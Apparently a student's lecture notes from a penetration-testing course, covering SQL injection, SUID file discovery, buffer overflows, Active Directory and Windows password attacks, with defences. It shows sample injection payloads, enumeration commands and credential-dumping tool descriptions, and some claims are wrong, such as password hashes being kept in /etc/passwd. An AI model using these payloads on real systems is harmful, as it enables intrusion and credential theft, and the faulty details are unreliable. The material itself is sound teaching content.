```
http://loan.atlas.local/?rest_route=/wpgmza/v1/markers&filter={}&fields=id
```

There are a few options for how we test that the URL is vulnerable to SQL Injection

- `*-` is a catch-all situation. This will attempt to retrieve all
- `1=1` The answer should be `true` and return 1
- `1=0` The answer should be `false` and return 0

An alternative method is to use *Union Based SQL Injection* - where the SQL UNION operator (allows two SELECT statements to be concatenated together) is appended to the command the server executes. in practice, the threat actor may inset a string like so to the vulnerable input field:

```
' UNION SELECT username, password FROM users--
```

This would then get added into the Server's SQL code like so:

```
SELECT name, description FROM products WHERE category = 'Gifts  
' UNION SELECT username, password FROM users--
```

NB: the injected SQL is shown on the second line, in reality this would be a single string which gets executed.

The *time-blind SQL injection* technique is called “blind” because the attacker cannot see information from the database directly. Rather it relies on the response behaviour of the server to reconstruct the database information. This may be, for example, instructing the SQL Server to wait for 10 seconds causing the browser to hang, awaiting the page to complete loading - therefore indicating that the attack has worked. There is a subtype of Bind SQLi where the query's success is determined by the

database server's response time.

These attacks will work by the attacker sending SQL queries to the database, which if true, cause the database to delay the response. The time delay helps the attacker guess if the result of the query is true or false. For example:

```
IF (SELECT user FROM users WHERE username='admin' AND SLEEP(10)) --
```

These can be automated using SQLMAP and WFUZZ.

12.4 Injection Attack Prevention

To protect against injection attacks - developers need to validate all input, filtering out potential attacks in a process called *sanitization*. Developers can also utilise parametrised queries, stored procedures and output escaping. It is also possible to use whitelist server-side input validation, as well as using Database controls like LIMIT to prevent mass disclosure. It is also possible to use Web Application Firewalls, IDS / IPS to filter out traffic containing SQL Injection before it reaches the server.

However - there are a number of ways in which detection tools can be bypassed:

- Fuzzing
- Encoding
- Encryption
- Internal Components

Page 13

Lecture - Introduction to Binary Exploitation

📅 2024-04-22

🕒 0900

🎓 Tobi

13.1 Trusted Input

As we have already seen, anywhere where users of an application or service can enter text - is potentially vulnerable. Depending on the type of input field, it may be vulnerable to SQL injection or to command injection.

13.2 Finding Files

When we are doing exploitation, we first have to do some information gathering. A key step of this is to work out what files exist, what permissions they have and therefore if any are vulnerable.

To find files with the SUID bit set:

```
find / -perm -4000 or find / -perm -u=s -type f
```

To find files with the SGID bit set:

```
find / -perm -2000 or find / -perm -g=s -type f
```

To find files with the SUID and SGID bit set:

```
find / -perm -6000 or find / -perm -u+g=s -type f
```

See Misconfigured File Permissions lecture for more information on file permissions and finding files.

13.3 Binary Files

Once we have compiled a file, it gets turned into binary code - this will either be in 32 bit or 64 bit. Under Windows, compiled files will be in the **exe** format and under Linux, they're in **elf** format.

13.3.1 Loading to Memory

When the code is prepared to be executed, it is loaded into Memory. Registers will get set with values which pertain to the execution of the code. Registers are quickly accessible locations on the computer's processor. Memory will contain the program code. The stack will be ready to accept values from registers and from the CPU during execution.

Registers can either be 8-bit, 32-bit or 64-bit. There are a few different types which are used for different purposes:

- General registers store data, pointers or indexes in Memory
- Control registers are used to control the CPU
- Segment registers

There are a number of different types of data register - these each have a specified purpose of storing a specific data item during execution:

- Accumulator stores arithmetic instructions
- Base Register stores indexed addressing
- Count Registers stores counts in iterative operations

Pointer registers contain pointers to addresses in memory:

- Instruction Pointer stores the offset address of the next instruction to be executed
- Stack pointer provides offset value within the program stack
- Base Pointer references a parameter within a subroutine

13.3.2 Buffer Overflow

A buffer, or data buffer, is an area of physical memory storage to temporarily store data. A challenge is experienced when the data entered into the buffer extends beyond the intended location. This will cause the program to crash and can be used to run unintended functions or to run inputted code.

There are two different types:

Stack-Based overflows a buffer onto the call stack

Heap-based attacks target data in the open memory pool known as the heap

The stack is a portion of memory which is used to save temporary data; including function calls, local variables, and function parameters.

13.3.3 Vulnerable Functions

There are a number of vulnerable functions:

- `gets`
- `strcpy`
- `scanf`
- And more!

These C functions are potentially vulnerable to attacks.

13.4 Defences

There are a number of defences which can be used against Binary Exploitation:

- Address Space Layout Randomization (ASLR)
- Data Execution Protection
- Structured Exception Handling

- Patch device / software
- Safe Programming
- Validating Data
- Least Privilege

Page 14

Lecture - Windows and Active Directory Exploitation & Password Attacks

📅 2024-04-29

🕒 09:00

🎓 Tobi

AD Exploitation is a beast of its own, we will quickly cover it today however it is a full course of it's own. In the real world - penetration testers would specialise in an area, web apps being one or AD & Corporate Infrastructure being another.

The process you would follow to penetrate a Windows environment is exactly the same as you would follow to compromise a Linux environment. The difference comes in the tooling and commands you would use. Before attempting to compromise something, you need to identify what the target system is running on.

14.1 What is an Active Directory?

An Active Directory (AD) is a hierarchical structure that stores information about objects on the network. It is a Microsoft product which has been around for many years. It stores:

- User Accounts and passwords (or hashes of them)
- Computers
- Peripheral Devices like printers
- File Shares (ie SMB)
- Security Groups

AD allows for simplified and central management of a Windows corporate network, enabling control over users and computers from a single location. AD allows for 'grouping' of users to segregate different teams from each other which allows for good permission management.

14.1.1 LDAP

The *Lightweight Directory Access Protocol* is a core component of AD which is used to authenticate that a user is who they say they are. It works as follows:

1. User application communicates with Active Directory Authentication Library (ADAL), user enters credentials
2. Active Directory authenticates the request and sends an access / refresh token pair
3. The access / refresh token passes to the requested service for a continued session.

14.1.2 AD Services

Not only is AD a directory for centralised management, it can perform other tasks in the network:

- Domain Services
- Lightweight Directory Services
- Lightweight Directory Access Protocol (LDAP)
- Certificate Services
- Active Directory Federation Services
- Rights Management

You might have more than one *Domain Controller*, this is the thing which sits at the heart of the AD and controls all aspects of the domains. It is good practice to have a primary and a backup.

14.1.3 Security Identifiers (SID)

A Security Identifier (SID) is a unique value of variable length that is used to identify a security principal (such as security group) in Windows operating systems.

The first stage which Penetration Testers do when they gain access to a system is to identify what level of access they are running as. Under Linux, they would be running the `whoami` command. On Windows, when they gain access to the SID of they can identify if the account has Administrator access or not.

The most relevant component of the SID is the final four bits, the relative ID. In the event that this is the value 500 (or 0500), the user is the root Administrator user.

14.1.4 Domain Services

AD Domain Services uses a tiered structure consisting of domains, trees and forests. A domain is a group of objects, such as users or devices that share the same AD database. A tree is one or more domains grouped together. A forest is a group of multiple trees, which consists of shared catalogs, directory schemes, application information and domain configurations; the schema defines an object's class and attributes in a forest.

Within a domain - there are a number of other key terms:

- Organizational Units (OU): used in organizing users, groups and devices. A domain can contain its own OU. OUs cannot have namespaces.
- Global catalog: contains partial information about every object in the forest (usually domain controllers DC)
- Trust relationship: a logical relationship established between domains that allow pass-through authentication, providing for users in a trusted domain access resources in a trusting domain, without having a user account in the trusting domain
- Containers: similar to OUs but cannot have a group policy object linked to it

The Domain Controller is the server that is running a version of the Windows Server operating system and has Active Directory Domain Services installed. The Global Catalog Server stores the objects from all domains in the forest; and the Operation masters are designed to perform specific tasks to ensure consistency and to eliminate the potential for conflicting entries in the Active Directory database.

14.2 Password Attacks

Password Attacks are common, however should not be a first point of call in Penetration Testing. They can be very *noisy* in a network, in that they can generate a lot of network traffic which could be spotted by monitoring software and then blocked.

There are two types of password attacks: online, where we brute force by trying every possible password, and offline, where we crack a password hash and use that.

14.2.1 Password Guessing

The most basic form of Password Attack, is *password guessing* whereby the target's password is guessed through injecting authentication attempts direct to end-point (which could be a web-based login). This method has a high likelihood of easy detection, can take a long time and there is a potential for bandwidth issues. This can be blocked at both ends and there could be an impact on services.

14.2.2 Sniffing

Password Sniffing involves sniffing network traffic which may result in picking up credentials, which if we're lucky - will be in plain text (however with HTTPS, this is less likely). You may also be able to pickup information which is not directly related to passwords, such as emails which can still be useful. This methods does, however, require network access - which could be handled through WiFi.

14.2.3 Use of Malware

It is possible to use malware to grab authentication credentials. This could be installed on the target computer, through drive-by-download, USB / CD / DVD, or through a network boot. They could also be 'man in the browser', in which the browser releases the malware into the computer.

14.2.4 Brute Force Attacks

In brute force attacks, threat actors try a number of different possible passwords until you have either exhausted all possibilities or found the password. This can be noisy on the network and generate a lot of network traffic.

14.2.5 Dumping Password Hash

We saw in Linux, that all password hashes for all users are stored in the `/etc/passwd` file. This is not the case in Windows, rather it stores hashed user passwords in the *Security Account Manager* (SAM) 6. The SYSKEY feature is uses to partially encrypt the SAM file. Passwords are either hashed with LM (which is very weak, through converting everything before hashing and not using salts), or NTLM. LM is not used on newer Windows OS. SAM files cannot be copied while the system is running, which therefore means we need tooling to extricate this!

14.2.6 Windows Password Hash

As we saw above, the Windows Password Hash is stored in the SAM file. Access to the SAM file is restricted and requires special software to access. LM hashing is no longer supported by default, however may be needed for legacy support. An example of a Windows Password Hash is shown below:

```
Administrator:500:b5d3b243a56ff3568963805a19b0ed49:e2b0ba8d1c47c3dec3e30bd4f61f7398:::
```

The LM hash is the easiest target. It splits the password into two 7-character segments, pads to 14 characters (using nulls) and converts to uppercase. This means that a 7-character password will have a well known suffix! There are 95 possible ASCII characters which could be included in the password, therefore there are 95^{14} possibilities. However, LM reduces password space to two units of 69^7 .

We can use in-memory attacks to dump the SAM hashes. Two common tools, pwdump and fgdump inject a DLL containing the hash dumping code into the *Local Security Authority Subsystem* (LSASS) process. LSASS has the necessary privileges to do what it needs to do; and fgdump will attempt to kill local antiviruses (which may have, otherwise, detected its presence).

Windows Credential Editor (WCE) can steal NTLM credentials by using DLL injection or by reading the LSASS process memory.

14.2.7 Password Profiling and Mutating

When considering the password profile across an organisation, or user, which you are attempting to compromise - the first thing to consider is what policies the organisation has in place already. Then, it's useful to consider what you already know about the passwords. There are tools, such as John the Ripper, which can mutate passwords.

14.2.8 Online Attacks

Online attacks should only be used as a last resort. This is because they can cause account lockout, and trigger log alerts. There is a tradeoff between the speed of doing them and therefore the quick rewards and the risk associated with them. There is lots of tooling available which can be used to automate these attacks, such as Hydra, Medusa or Ncrack.

14.2.9 Cracking Password Hashes

As we saw a few weeks ago, it is possible to crack a password hash - however this process can be time consuming. Such a thing as *Rainbow Tables* exist which contain pre-computed hashes and plaintext passwords which can drastically reduce the time it takes to crack a hash.

14.2.10 Pass the Hash in Windows

Pass the Hash allows an attacker to authenticate to a remote target using a valid combination of username and NTLM / LM hash rather than a plaintext password. This is possible because there is then no need for a salt and the password hash will remain static between sessions.

14.3 Countermeasures

There are a number of countermeasures which it may be possible to use to reduce the ease at which a threat actor could gain access to the system.

One of these is through adding a salt to a hashing algorithm which makes it harder for the hash to be compromised. This is particularly relevant in web authentication where database tables full of passwords are stolen.

Another method used is to disable LM in Windows. This can be done locally, or through policies. At the same time, it is a good idea to raise the minimum password length to 14 thereby meaning that there will not be any null-padding and therefore no patterns of passwords.

One of the strongest countermeasures is to educate users on strong passwords and enforce this. This involves enforcing a minimum password length, complexity, no sharing of them, enforcing a change at

a predetermined frequency, disallowing reuse and disallowing default passwords.

It is also important to ensure that admins and developers are aware of security issues, through ensuring a strong password selection process, giving feedback to this, having strength meters, validity checking and ensuring strong password storage as well as implementing lockouts if a maximum number of attempts is exceeded.